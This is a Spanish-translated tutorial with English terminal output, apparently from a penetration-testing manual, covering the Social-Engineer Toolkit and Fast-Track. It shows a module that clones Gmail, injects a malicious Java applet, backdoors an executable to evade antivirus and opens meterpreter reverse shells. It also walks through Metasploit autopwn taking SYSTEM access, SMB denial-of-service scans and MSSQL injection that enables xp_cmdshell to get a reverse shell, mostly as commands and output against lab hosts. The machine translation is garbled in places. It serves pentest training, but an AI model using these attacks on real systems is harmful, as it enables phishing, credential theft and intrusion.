The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the human element. SET was designed to be released with the <http://www.social-engineer.org> launch and has quickly become a standard tool in a penetration testers arsenal. SET was written by David Kennedy (ReL1K) and with a lot of help from the community it has incorporated attacks never before seen in an exploitation toolset. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

Welcome to the Social-Engineer Toolkit (SET) Web Interface. This is a work in progress and first release of the toolkit, please report any bugs to [davek@social-engineer.org](mailto:davek@social-engineer.org)

La interfaz web se explica por si mismo si usted está familiarizado con el modo de menú. Una cosa a notar es que en el menú de la actualización, te darás cuenta de que puede editar de forma dinámica las opciones de configuración. Al guardar la nueva configuración en el archivo, lo que realmente se propagan las diferentes opciones en los diferentes menús. Por ejemplo, si se activa la auto-firmado-applets en ON, las nuevas opciones que aparecen en el menú de ataque web. De lo contrario, las opciones se mantendrá oculto. Para lanzar un ataque, simplemente haga clic en uno de los vectores de ataque, rellene el siguiente ataque apropiado y golpe de ataque de lanzamiento. Compruebe la ventana que se puso en marcha la interfaz web en, y usted debería ver que el ataque se puso en marcha.



# Developing your own SET modules

## El desarrollo de su propio conjunto de módulos

En la versión 1.2 introdujo los módulos de biblioteca central y la posibilidad de añadir módulos de terceros en la SET. En esencia, la carpeta que se encuentra en el conjunto raíz "módulos" puede añadir adiciones o mejoras a SET y sumar las contribuciones adicionales a la caja de herramientas. Lo primero a destacar es que cuando se agrega una nueva ". Py" archivo en el directorio de módulos, que serán automáticamente importados en un conjunto en "Módulos de terceros". A continuación se muestra un ejemplo de un módulo de prueba:

```
#
# These are required fields
#
import sys
# switch over to import core
sys.path.append("src/core")
# import the core modules
try: reload(core)
except: import core

MAIN="This is a test module"
AUTHOR="Dave 'ReLlK' davek@social-engineer.org"

# def main(): header is required
def main():
core.java_applet_attack("https://gmail.com","443","reports/")
pause=raw_input("This module has finished completing. Press to continue")
```

En este ejemplo, creamos un módulo simple que va a utilizar el applet java de ataque, el clon de un sitio web y lanzar el ataque para nosotros. Se ocupa de la creación de los payloads de Metasploit y todo para nosotros. En última instancia, puede crear lo que quieras usando la función de llamadas integrado en SET o crear uno propio. Ahora bien, si corremos SET:

```
root@bt:/pentest/exploits/set# ./set

..#####.#####.#####
.##....##.##.....##...
.##.....##.....##...
..#####.#####.....##...
.....##.##.....##...
.##....##.##.....##...
..#####.#####.....##...

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
```

5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 8

Welcome to the Social-Engineer Toolkit Third Party Modules menu.

Please read the readme/modules.txt for more information on how to create your own modules.

1. This is a test module
2. Return to the previous menu.

Enter the module you want to use: 1

```
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.
```

```
[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.
```

```
[*] Digital Signature Stealing is ON, hijacking a legit digital certificate.
```

```
[*] Executable created under src/program_junk/ajk1K7Wl.exe
```

```
[*] Cloning the website: https://gmail.com
```

```
[*] This could take a little bit...
```

```
[*] Injecting Java Applet attack into the newly cloned website.
```

```
[*] Filename obfuscation complete. Payload name is: m3LrpBcbjm13u
```

```
[*] Malicious java applet website prepped for deployment
```

Site has been successfully cloned and is: reports/

```
[*] Starting the multi/handler through Metasploit...
```

```

      o                8                o  o
      8                8                8
ooYoYo. .oPYo.  o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 8oooo8 8 .oooo8 Yb.. 8 8 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8 8 8
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
.....:8:.....
:~::~:8:~::~:
:~::~:~::~:

```

```

      =[ metasploit v3.6.0-dev [core:3.6 api:1.0]
+ -- --=[ 644 exploits - 328 auxiliary
+ -- --=[ 216 payloads - 27 encoders - 8 nops
      =[ svn r11638 updated today (2011.01.25)

```

```
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> use
multi/handler
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set payload
```

```
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set LHOST
0.0.0.0
LHOST => 0.0.0.0
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set LPORT 443
LPORT => 443
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> exploit -j
[*] Exploit running as background job.
```

```
[*] Started reverse handler on 0.0.0.0:443
```

```
[*] Starting the payload handler...
```

```
msf exploit(handler) >
```

```
msf exploit(handler) >
```

```
msf exploit(handler) > exit
```

```
This module has finished completing. Press to continue
```

*\* Core.meta\_path () # Devuelve la ruta del directorio Metasploit en el set\_config*

*\* Core.grab\_ipaddress () # Devuelve la dirección IP que se utiliza para los ataques*

*\* Core.check\_pexpect () # Comprueba si el módulo de Python está instalado PEXPECT*

*\* Core.check\_beautifulsoup () # Verifique si el módulo de Python está instalado BeautifulSoup*

*Core.cleanup\_routine \* () la información # Eliminado proceso viciado, archivos, etc*

*\* Core.update\_metasploit () # Actualiza el Framework de Metasploit*

*\* Core.update\_set () # Actualiza el Kit de herramientas de ingeniería-social-*

*Core.help\_menu \* () # Muestra el menú de ayuda*

*Core.date\_time \* () # Muestra la fecha y hora*

*\* Core.generate\_random\_string (baja, alta) # genera un número entre el rango bajo y alto (al azar). Así que usted podría utilizar generate\_random\_string (1,30) y se creará una cadena única entre 1 y 30 caracteres de largo*

*\* Core.site\_cloner (página web, exportPath, \* args) # clones de un sitio web y las exportaciones a una ruta específica. Así, por ejemplo, podría utilizar core.site\_cloner ("https://gmail.com", "reports /") y se copia la página web y de exportación en el directorio de informes.*

*\* Core.meterpreter\_reverse\_tcp\_exe (puerto) # crea una carga inversa meterpreter, sólo tendrá que especificar el puerto.*

*\* Core.metasploit\_listener\_start (capacidad de carga, puerto) # crea un detector meterpreter, sólo es necesario especificar la payload (por ejemplo, las ventanas / meterpreter / reverse\_tcp) y el puerto.*

*\* Core.start\_web\_server (directorio) # Inicia un servidor web en el directorio raíz se especifica, por ejemplo core.start\_web\_server ("informes")*

- *Core.java\_applet\_attack (página web, el puerto, el directorio) # Clones un sitio web, crea backdoor meterpreter; se inicia un servidor web y crea el oyente. El puerto es el reverso meterpreter puerto de escucha. Core.java\_applet\_attack ejemplo ("https://gmail.com", "443", "reports/")*

*\* Core.teensy\_pde\_generator (attack\_method) # Crea un archivo teensy PDE puede utilizar para el vector de ataque teensy USB HID. Usted puede llamar a los métodos de ataque siguientes: carne de res, powershell\_down, powershell\_reverse, java\_applet y wscript. Ejemplo: teensy\_pde\_generator ("powershell\_reverse")*

-

# SET Frequently Asked Questions

## *SET Preguntas más frecuentes*

*En un esfuerzo para evitar confusiones y ayudar a entender algunas de las preguntas comunes con SET.*

*P. Estoy utilizando NAT / reenvío de puertos, ¿cómo puedo configurar SET para apoyar este escenario?*

***R. Modificar el archivo `config / set_config` y gire `AUTO_DETECT = ON` para `AUTO_DETECT = OFF`. Una vez que esta opción se le pedirá a las siguientes preguntas:***

*NAT / Port Forwarding se puede utilizar en los casos en que el ajuste de la máquina no es algo exterior expuesta y puede ser una dirección IP diferente que el oyente inversa.*

*¿Está utilizando NAT / Port Forwarding? sí o no: si*

*Introduzca la dirección IP de su servidor web SET (IP o nombre de host externo):*

*<ExternalIPGoesHere>*

*En algunos casos puede que tenga a su oyente en una dirección IP diferente, si este es el caso de que la siguiente pregunta es si su dirección IP es diferente para el controlador handler / listener. Si ese es el caso, especifique sí, y escriba su dirección IP diferente para el oyente.*

*Es el controlador de payload (metasploit) en una IP diferente a la externa NAT / Puerto dirección FWD (sí o no): sí*

*Introduzca la dirección IP del controlador de reversa (marcha atrás de payload):*

*<OtherExternalIPGoesHere>*

*P. Mi applet de Java no está funcionando correctamente y no se le pida el applet cuando se navega por el sitio.*

***R. Usted no tiene Java instalado en el ordenador de la víctima, o su uso de un escenario de reenvío NAT / Puerto y que necesita para convertir `AUTO_DETECT = ON` para `AUTO_DETECT = OFF`. Si lo hace una fuente de ver en la página web, el applet debe ser descargado desde la dirección IP que se puede acceder desde la víctima. En algunos casos que se puede agarrar la IP de la interfaz equivocada, así, en este escenario una vez más tendrá que editar el `set_config` y gire `AUTO_DETECT` en `OFF`.***



## Fast-Track

Fast-Track es un código abierto de python basado en proyectos destinados a ayudar a los probadores de penetración en un esfuerzo por identificar, explotar y, además, penetrar en una red. Vía Rápida fue originalmente concebido cuando David Kennedy (rellk) estaba en una prueba de penetración y encontró que había una falta general de las herramientas o la automatización de los ataques de que eran normalmente muy avanzados y requiere mucho tiempo. En un esfuerzo por reproducir algunos de sus ataques avanzados y se propagan hacia abajo a su equipo, que terminó escribiendo la vía rápida para el público. Fast-Track los brazos de la pruebas de penetración con ataques avanzados que en la mayoría de los casos nunca se han realizado antes. Sentarse a relajarse, manivela abrir una lata de Jolt Cola y disfrutar del paseo.

Fast-Track utiliza una gran parte del Metasploit Framework con el fin de completar con éxito los ataques. Fast-Track cuenta con una amplia variedad de ataques únicos que le permiten utilizar el Metasploit Framework a su máximo potencial. Pensamos que muestra los diferentes ataques y la forma de vía rápida se integra con el Metasploit Framework fue una excelente adición y complemento a la asignatura. Vamos a caminar a través de Fast-Track.

# Fast Track Modes

## Modos de Fast Track

Fast-Track se puede usar de dos modos diferentes: modo interactivo y la interfaz web. Echemos un vistazo a cada uno de ellos.

El modo interactivo puede ser lanzado por pasando por '-i' para cambiar a vía rápida.

```
root@bt:~/pentest/exploits/fasttrack# ./fast-track.py -i
```

```
*****
***** Performing dependency checks... *****
*****

*** FreeTDS and PYMYSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Beautiful Soup is installed. (Check) ***
*** PyMills is installed. (Check) ***
```

Also ensure ProFTP, WinEXE, and SQLite3 is installed from the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

```
*****
**                                                                 **
** Fast-Track - A new beginning...                               **
** Version: 4.0.1                                              **
** Written by: David Kennedy (ReL1K)                          **
** Lead Developer: Joey Furr (j0fer)                         **
** http://www.secmaniac.com                                    **
**                                                                 **
*****
```

Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number:

El modo de interfaz web se pone en marcha mediante la ejecución '`./fast-track.py-g`'. De manera predeterminada, el servidor web, empezará a escuchar en el puerto 44444, pero se puede cambiar por un número de puerto diferente en la línea de comandos.

```
root@bt:~/pentest/exploits/fasttrack# ./fast-track.py -g 31337
```

```
*****
***** Performing dependency checks... *****
*****

*** FreeTDS and PYMYSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** BeautifulSoup is installed. (Check) ***
*** PyMills is installed. (Check) ***
```

Also ensure ProFTP, WinEXE, and SQLite3 is installed from the Updates/Installation menu.


Your system has all requirements needed to run Fast-Track!

```
*****
Fast-Track Web GUI Front-End
Written by: David Kennedy (ReLlK)
*****
```

Starting HTTP Server on 127.0.0.1 port 31337

```
*** Open a browser and go to http://127.0.0.1:31337 ***
```

Type -c to exit..



Nos centraremos principalmente en la funcionalidad de modo interactivo. El modo gráfico es fácil de entender una vez que entienda cada una de las herramientas en modo interactivo.



# Fast Track Updates

## Actualizaciones de Fast Track

Desde el menú del modo Fast-Track interactivo, hay un montón de opciones aquí para ayudarle en una prueba de penetración. En primer lugar, Fast-Track le permite mantenerse al día con la última y mejor versión. Para actualizar la instalación de vía rápida, sólo hay que consultar el menú de actualización a continuación, seleccione la opción "Actualización de Fast-Track".

### Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 1

### Fast-Track Update Menu (BackTrack):

1. Update Fast-Track

(q)uit

Enter number: 1

Updating Fast-Track, please wait....

Asegúrese de actualizar con frecuencia por vía rápida, como la mejora continua se están realizando. Vamos a sumergirnos en los vectores de ataque de Fast-Track que tiene disponible en su arsenal.

# Fast-Track Autopwn Automation

## Automatización de Fast-Track Autopwn

Como se ha visto anteriormente en este supuesto, db\_autopwn Metasploit es una característica impresionante de ruido, pero el Framework que le permite un hammer objetivo o varios objetivos con cada explotar el potencial de juego en Metasploit. En lugar de cargar Metasploit, también puede lanzar este ataque desde el interior de Fast-Track. Comience por seleccionar "Automation Autopwn" desde el menú principal vía rápida y luego configurar la dirección IP de destino (es).

Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 2

Metasploit Autopwn Automation:

<http://www.metasploit.com>

This tool specifically piggy backs some commands from the Metasploit Framework and does not modify the Metasploit Framework in any way. This is simply to automate some tasks from the autopwn feature already developed by the Metasploit crew.

Simple, enter the IP ranges like you would in NMap i.e. 192.168.1.-254 or 192.168.1.1/24 or whatever you want and it'll run against those hosts. Additionally you can place NMAP commands within the autopwn ip ranges bar, for example, if you want to scan even if a host "appears down" just do -PN 192.168.1.1-254 or whatever...you can use all NMap syntaxes in the Autopwn IP Ranges portion.

When it has completed exploiting simply type this:

```
sessions -l (lists the shells spawned)
sessions -i (jumps you into the sessions)
```

```
Example 1: -PN 192.168.1.1
Example 2: 192.168.1.1-254
Example 3: -P0 -v -A 192.168.1.1
Example 4: 192.168.1.1/24
```

Enter the IP ranges to autopwn  
-c or (q)uit to cancel: 192.168.1.201

A continuación, tendrá que seleccionar un enlace o un payload shell inversa para ser utilizado en el ataque. Usted tendrá que tener en cuenta y el filtrado de entrada y de salida que puede estar en su lugar en la red objetivo.

```
Do you want to do a bind or reverse payload?
```

```
Bind = direct connection to the server
Reverse = connection originates from server
```

1. Bind
2. Reverse

```
Enter number: 1
```

Una vez que haya seleccionado el tipo de concha, Fast-Track lanza Metasploit, crea una base de datos, y lanza db\_nmap.

```
Launching MSFConsole and prepping autopwn...
```

```
db_driver sqlite3
db_destroy pentest
db_create pentest
db_nmap 192.168.1.201
db_autopwn -p -t -e -b
sleep 5
jobs -K
```

```
sessions -l
echo "If it states No sessions, then you were unsuccessful. Simply type sessions -i
to jump into a shell"
```



```
= [ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 615 exploits - 306 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
      =[ svn r10799 updated today (2010.10.23)
```

```
msf > db_driver sqlite3
[*] Using database driver sqlite3
msf > db_destroy pentest
[*] Deleting pentest...
[-] The specified database does not exist
msf > db_create pentest
[-]
[-] Warning: The db_create command is deprecated, use db_connect instead.
[-] The database and schema will be created automatically by
[-] db_connect. If db_connect fails to create the database, create
[-] it manually with your DBMS's administration tools.
```

```
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: pentest
msf > db_nmap 192.168.1.201
```

```
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-10-24 14:13 EDT
Nmap scan report for 192.168.1.201
Host is up (0.0081s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-term-serv
MAC Address: C6:CE:4E:D9:C9:6E (Unknown)
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

Con la completa exploración Nmap, db\_autopwn se inicia con exploits basados en el puerto (p), muestra todos los módulos de explotación de coincidentes (t), lanza los exploits (e), y utiliza bind shell(b).

```
msf > db_autopwn -p -t -e -b
[*] Analysis completed in 7 seconds (0 vulns / 0 refs)
[*]
[*]
=====
[*]                               Matching Exploit Modules
[*]
=====
[*] 192.168.1.201:443 exploit/windows/http/integard_password_bof (port match)
[*] 192.168.1.201:443 exploit/windows/http/sapdb_webtools (port match)
[*] 192.168.1.201:443 exploit/windows/http/apache_mod_rewrite_ldap (port match)
[*] 192.168.1.201:80  exploit/windows/iis/ms01_023_printer (port match)
...snip...
[*] Meterpreter session 1 opened (192.168.1.62:58138 -> 192.168.1.201:6190) at Sun
Oct 24 14:18:32 -0400 2010
[*] (249/249 [1 sessions]): Waiting on 11 launched modules to finish execution...
[*] (249/249 [1 sessions]): Waiting on 11 launched modules to finish execution...
[*] (249/249 [1 sessions]): Waiting on 11 launched modules to finish execution...
...snip...
[*] The autopwn command has completed with 1 sessions
```

Podemos ver al final de todos los que la producción que hay una shell esperando por nosotros. Una vez que todos los puestos de trabajo ha terminado, la lista de sesiones activas se muestra para nosotros. Todo lo que necesitamos hacer ahora es interactuar con él.

```
msf > sleep 5
msf > jobs -K
Stopping all jobs...
msf >
msf >
msf >
msf >
msf > sessions -l
```

Active sessions

=====

Id	Type	Information
1	meterpreter	x86/win32 NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE (ADMIN)

-----

192.168.1.62:58138 -> 192.168.1.201:6190

[\*] exec: echo "If it states No sessions, then you were unsuccessful. Simply type sessions -i to jump into a shell"

```
msf > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter >
```

# Fast-Track Nmap Scripting Engine

Uno de los muchos scripts útiles Nmap NSE disponible es smb-check-vulns que buscará un sistema remoto y determinar si el servicio SMB es vulnerable a varios exploits. Nmap y este script se puede llamar desde el interior de Fast-Track. Comience por seleccionar "Nmap Scripting motor" en el menú de vía rápida, seguido de "escaneo de vulnerabilidades de SMB".

Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 3

The Nmap Scripting Engine is a powerful addition to Nmap, allowing for custom scripts which can fingerprint, scan, and even exploit hosts!

Select your script:

1. Scan For SMB Vulnerabilities

-c or (q)uit

Enter number: 1

```
*****
** Nmap Scripting Engine: Script - smb-check-vulns          **
**                                                         **
** Checks a host or network      MS08-067                  **
**   for vulnerability to:      Conficker infection        **
**                               regsvc DoS: (When enabled)  **
**                               SMBv2 DoS: (When enabled)   **
*****
```

-c at any time to Cancel

A continuación, sólo tenemos que decir por Fast-Track la dirección IP (es) que quiere analizar como elegir si queremos o no para la prueba de vulnerabilidades de denegación de servicio. Estar absolutamente seguro de que tiene permiso antes de activar las pruebas de denegación de estas exploraciones pueden hacer que el sistema remoto totalmente inutilizable.

NOTE: A single host or a network/block can be specified for testing.

examples: 192.168.1.21  
          192.168.1.0/24

Enter the host or range to be checked: 192.168.1.201

Do you want to enable aggressive testing (regsvc, SMBv2 DoS)?

WARNING: these checks can cause a Denial of Service! [y|n]: y

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-10-24 15:11 EDT

Nmap scan report for 192.168.1.201

Host is up (0.0022s latency).

PORT STATE SERVICE

445/tcp open microsoft-ds

MAC Address: C6:CE:4E:D9:C9:6E (Unknown)

Host script results:

| smb-check-vulns:

| MS08-067: LIKELY VULNERABLE (host stopped responding)

| Conficker: UNKNOWN; got error SMB: Failed to receive bytes after 5 attempts:

EOF

| SMBv2 DoS (CVE-2009-3103): VULNERABLE

| MS06-025: NO SERVICE (the Ras RPC service is inactive)

|\_ MS07-029: NO SERVICE (the Dns Server RPC service is inactive)

Nmap done: 1 IP address (1 host up) scanned in 397.25 seconds

Press to return...

Tenga en cuenta que este análisis tomó mucho tiempo para completar las pruebas que se estrelló en la denegación de nuestro sistema de laboratorio remoto.

# MSSQL Injector

El inyector de MSSQL utiliza algunas técnicas avanzadas para obtener finalmente un acceso completo sin restricciones en el sistema subyacente. En esta sección se requiere de alguien que ya sabe que la inyección de SQL está en un sitio determinado. Una vez que se especifica, por Fast-Track puede hacer el trabajo por usted y explotar el sistema. Tenga en cuenta que esto sólo funcionará en Microsoft SQL back-end de una aplicación web.

Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 4

Microsoft SQL Attack Tools

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

(q)uit

Enter your choice : 1

Enter which SQL Injector you want to use:

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

(q)uit

Enter your choice:



Observe los diferentes sub-menús que están disponibles. Vamos a caminar a través de cada uno de ellos y explicar su finalidad. El 'SQL Injector - Ataque, consulta de parámetros de cadena "se dirige específicamente a los parámetros vulnerables cadena de consulta dentro de un sitio web. Las cadenas de consulta están representados de la siguiente manera: querystring1 = valor1 y valor2 = querystring2 y la inyección a menudo se produce cuando valor1 y valor2 se encuentran. Vamos a buscar un sitio vulnerable:

Tenga en cuenta los parámetros de cadena de consulta en la parte superior: de inicio de sesión y contraseña. Vamos a lanzar una comilla simple en el parámetro 'login' cadena de consulta.

```
http://10.211.55.140/sql/Default.aspx?login='INJECTHERE&password=blah
```

Ahora que sabemos que el campo de inicio de sesión es susceptible a la inyección de SQL, tenemos que decir por Fast-Track a donde ir en realidad a lanzar el ataque. Hacemos esto mediante la especificación de "INJECTHERE en lugar del parámetro de inyectables en la cadena de consulta. Esto le permitirá por Fast-Track sabemos lo que queremos atacar. Vistazo a la salida de abajo y el resultado final.

```
Enter which SQL Injector you want to use
```

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

```
Enter your choice: 1
```

```
~~~~~  
Requirements: PExpect  
~~~~~
```

```
This module uses a reverse shell by using the binary2hex method for uploading.  
It does not require FTP or any other service, instead we are using the debug  
function in Windows to generate the executable.
```

```
You will need to designate where in the URL the SQL Injection is by using  
'INJECTHERE
```

```
So for example, when the tool asks you for the SQL Injectable URL, type:
```

```
http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah
```

```
Enter the URL of the susceptible site, remember to put 'INJECTHERE for the  
injectible parameter
```

```
Example:http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah
```

```
Enter here: http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah  
Sending initial request to enable xp_cmdshell if disabled....  
Sending first portion of payload (1/4)....  
Sending second portion of payload (2/4)....  
Sending third portion of payload (3/4)...
```

```
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server...Sending initial request to enable xp_cmdshell
if disabled....
Sending first portion of payload (1/4)....
Sending second portion of payload (2/4)....
Sending third portion of payload (3/4)...
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server...
listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

por Fast-Track se vuelve a activar el procedimiento almacenado 'xp\_cmdshell' si está desactivado y ofrece un payload inverso en el sistema, en última instancia, nos da acceso total a lo largo de la inyección de SQL!

Este fue un gran ejemplo de cómo atacar a los parámetros de cadena de consulta, pero ¿qué pasa con las formas? Los parámetros de mensaje también puede ser manejado a través por Fast-Track y muy fácil por cierto. En el menú de la vía rápida 'MSSQL inyector', seleccione 'SQL Injector - Ataque, DESPUÉS de parámetros ".

```
Enter which SQL Injector you want to use
```

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

```
Enter your choice: 2
```

```
This portion allows you to attack all forms on a specific website without having to
specify
each parameter. Just type the URL in, and Fast-Track will auto SQL inject to each
parameter
looking for both error based injection as well as blind based SQL injection. Simply
type
the website you want to attack, and let it roll.
```

```
Example: http://www.sqlinjectablesite.com/index.aspx
```

```
Enter the URL to attack: http://10.211.55.128/Default.aspx
```

```
Forms detected...attacking the parameters in hopes of exploiting SQL Injection..
```

```
Sending payload to parameter: txtLogin
```

```
Sending payload to parameter: txtPassword
```

[ - ] The PAYLOAD is being delivered. This can take up to two minutes. [ - ]

```
listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

No quote Office Max, pero eso fue fácil! por Fast-Track detecta automáticamente las formas y ataca el sistema de inyección SQL, en última instancia, que le da acceso a la caja.

Si por alguna razón el ataque cadena de parámetro de consulta se realiza correctamente, puede utilizar el "SQL Injector - GET Ataque, Carga FTP. Esto requiere la instalación de ProFTPD, y rara vez se utiliza. En este módulo se configurará un payload a través de archivos FTP eco y finalmente entregar el payload a través de FTP y de inyección de SQL.

El 'SQL Injector - GET binario Manual de configuración Ataque, de un payload "puede ser utilizado si usted está atacando de una máquina, pero tiene un oyente en otra máquina. Esto se utiliza a menudo si usted es NAT y tiene una caja de escucha establecido en el Internet y no en el sistema que está atacando desde.

Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 4

The manual portion allows you to customize your attack for whatever reason.

You will need to designate where in the URL the SQL Injection is by using 'INJECTHERE

So for example, when the tool asks you for the SQL Injectable URL, type:

```
http://www.thisisafakesite.com/blah.aspx?id=' INJECTHERE&password=blah
```

Enter the URL of the susceptible site, remember to put 'INJECTHERE for the injectible parameter

Example: `http://www.thisisafakesite.com/blah.aspx?id=' INJECTHERE&password=blah`

Enter here: `http://10.211.55.128/Default.aspx?login=' INJECTHERE&password=blah`

Enter the IP Address of server with NetCat Listening: `10.211.55.130`

Enter Port number with NetCat listening: `9090`

```
Sending initial request to enable xp_cmdshell if disabled....
Sending first portion of payload....
Sending second portion of payload....
Sending next portion of payload...
